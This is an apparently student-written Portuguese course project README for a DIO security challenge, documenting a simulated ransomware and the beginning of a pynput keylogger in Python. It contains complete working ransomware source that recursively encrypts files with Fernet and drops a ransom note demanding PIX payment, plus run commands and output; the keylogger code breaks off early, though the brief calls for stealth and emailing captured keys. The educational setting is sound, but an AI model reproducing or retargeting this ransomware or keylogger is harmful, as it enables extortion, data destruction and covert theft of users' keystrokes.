Projeto Dio

Descrição do Desafio

Você deverá **implementar, documentar e compartilhar** um projeto prático utilizando **Python**, simulando o comportamento de malwares em um ambiente seguro.

- **Ransomware Simulado**: criar arquivos de teste, implementar um script que criptografa e descriptografa, além de gerar mensagem de “resgate”.
- **Keylogger Simulado**: programar captura de teclas em arquivo `.txt`, torná-lo mais furtivo e implementar envio automático por e-mail.
- **Reflexão sobre Defesa**: documentar medidas de prevenção e defesa (antivírus, firewall, sandboxing, conscientização do usuário).

Entrega do Desafio

Para concluir este desafio, você deverá:

1. **Assistir todas as aulas**
   Não pule nenhuma etapa! As práticas contêm informações essenciais para o sucesso do seu projeto.
2. **Criar um repositório público no GitHub contendo:**
   Um arquivo `README.md` detalhado;
   Scripts e arquivos criados durante os testes;
   Opcionalmente, capturas de tela organizadas em uma pasta `/images`.
3. **Enviar o link do seu repositório** e uma breve descrição clicando no botão “Entregar Projeto”.


Ransomware Simulado


Código utilizado para a criptografia de um arquivo, usando a Biblioteca 'cryptography' e o módulo 'fernet', gerando também uma chave de descriptografia para o atacante e enviando uma mensagem de resgate para o usuário atacado. Também foi importada a Biblioteca 'os', usada para interagir com o sistema operacional, permitindo que o código realize tarefas como navegar por diretórios, manipular arquivos, executar comandos do sistema e obter informações do sistema.

malware > ransomware.py > main

```python
# Importar Bibioteca de criptografia
from cryptography.fernet import Fernet
import os

#1 GERAR UMA CHAVE DE CRIPTOGRAFIA E SALVAR
def gerar_chave():
    chave = Fernet.generate_key()
    with open('chave.key' , 'wb') as chave_file:
        chave_file.write(chave)

#2 CARREGAR A CHAVE SALVA
def carregar_chave():
    return open('chave.key' , 'rb').read()

#3 CRIPTOGRAFAR UM ARQUIVO ÚNICO
def criptografar_arquivo(arquivo,chave):
    f = Fernet(chave)
    with open(arquivo , 'rb') as file:
        dados = file.read()
    dados_encriptados = f.encrypt(dados)
    with open(arquivo , 'wb') as file:
        file.write(dados_encriptados)

#4 ENCONTRAR ARQUIVOS PARA CRIPTOGRAFAR

def encontrar_arquivos(diretorio):
    lista = []
    for raiz, _ , arquivos in os.walk(diretorio):
        for nome in arquivos:
            caminho = os.path.join(raiz,nome)
            if nome != 'ransomware.py' and not nome.endswith('.key'):
                lista.append(caminho)
    return lista

#5 MENSAGEM DE RESGATE
def criar_msg_resgate():
    with open('LEIA ISSO.txt' , 'w') as f:
        f.write('SEUS ARQUIVOS FORAM CRIPTOGRAFADOS!\n')
        f.write('ENVIE R$ XXXX PARA A CHAVE PIX ABCD, JUNTO COM O COMPROVANTE!\n')
        f.write('APÓS CONFIRMAÇÃO,ENVIAREMOS A CHAVE PARA A DESCRIPTOGRAFIA.')

#6 EXECUÇÃO PRINCIPAL
def main():
    gerar_chave()
    chave = carregar_chave()
    arquivos = encontrar_arquivos('test_files')
    for arquivo in arquivos:
        criptografar_arquivo(arquivo,chave)
    criar_msg_resgate()
    print('Ransomware executado!Arquivos criptografados!')
if __name__ == '__main__':
    main()
```

Usando um ambiente controlado, o ataque ocorrerá numa pasta específica criada, chamada 'test_files' onde nela estarão contidos 2 arquivos .txt com dados e senhas fictícios.



File Edit Selection View Go Run
Dio_Curso
EXPLORER
DIO_CURSO
keylooger
malware
test_files
dados_sigilosos.txt
senhas.txt
descriptografar.py
ransomware.py
senhas.txt
descriptografar.py
dados_sigilosos.txt
malware > ransomware.py > criptografar_arquivo
def encontrar_arquivos(diretorio):
if nome != 'ransomware.py' and not nome.endswith('
lista.append(caminho)
return lista
#5 MENSAGEM DE RESGATE
def criar_msg_resgate():
with open('LEIA ISSO.txt' , 'w') as f:
f.write('SEUS ARQUIVOS FORAM CRIPTOGRAFADOS!\n')
f.write('ENVIE R$ XXXX PARA A CHAVE PIX ABCD, JUNTO CO
f.write('APÓS CONFIRMAÇÃO,ENVIAREMOS A CHAVE PARA A DE
#6 EXECUÇÃO PRINCIPAL
def main():
gerar_chave()
chave = carregar_chave()
arquivos = encontrar_arquivos('test_files')
for arquivo in arquivos:
criptografar_arquivo(arquivo,chave)
criar_msg_resgate()
print('Ransomware executado!Arquivos criptografados!')
if __name__ == '__main__':
main()
EXPLORER
DIO_CURSO
keylooger
malware
test_files
dados_sigilosos.txt
senhas.txt
descriptografar.py
ransomware.py
senhas.txt
descriptografar.py
malware > test_files > dados_sigilosos.txt
Nome completo
cpf
RG
telefone
endereço




Executando o ransomware pelo terminal do VScode com o comando:

```
python .\ransomware.py
```


Após a execução do arquivo:




Chave e Mensagem de resgate criadas:




Verificando arquivos .txt de dados e senhas criptografados:




Usando o comando > `pyhton .\descriptografar.py`



Verificação se os arquivos foram descriptografados:


DIO_CURSO
keylooger
malware
test_files
chave.key
dados_sigilosos.txt
senhas.txt
descriptografar.py
LEIA ISSO.txt
ransomware.py
malware > test_files > dados_sigilosos.txt
1 Nome completo
2 cpf
3 RG
4 telefone
5 endereço
6
7
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
PS C:\Programas\Dio_Curso> cd malware
PS C:\Programas\Dio_Curso\malware> python .\ransomware.py
Ransomware executado!Arquivos criptografados!
PS C:\Programas\Dio_Curso\malware> python .\descriptografar.py
ARQUIVOS DESCRIPTOGRAFADOS COM SUCESSO!
PS C:\Programas\Dio_Curso\malware>
OUTLINE
TIMELINE



Uso da chave de descriptografia usada com sucesso.

Keylogger Simulado

Programar captura de teclas em arquivo `.txt`, torná-lo mais furtivo e implementar envio automático por e-mail.

Abaixo, o código usado para capturar as teclas digitadas. Foi importada o módulo 'keyboard' da Biblioteva 'pynput'. Essa Biblioteca permite **controlar e monitorar dispositivos de entrada**, especificamente o mouse e o teclado.

keylooger > keylogger.py > ...


```python
from pynput import keyboard

IGNORAR = {
    keyboard.Key.shift,
    keyboard.Key.shift_r,
    keyboard.Key.shift_l,
    keyboard.Key.ctrl,
    keyboard.Key.ctrl_r,
    keyboard.Key.ctrl_l,
    keyboard.Key.alt,
    keyboard.Key.alt_r,
    keyboard.Key.alt_l,
    keyboard.Key.caps_lock,
    keyboard.Key.cmd
}

def on_press(key):
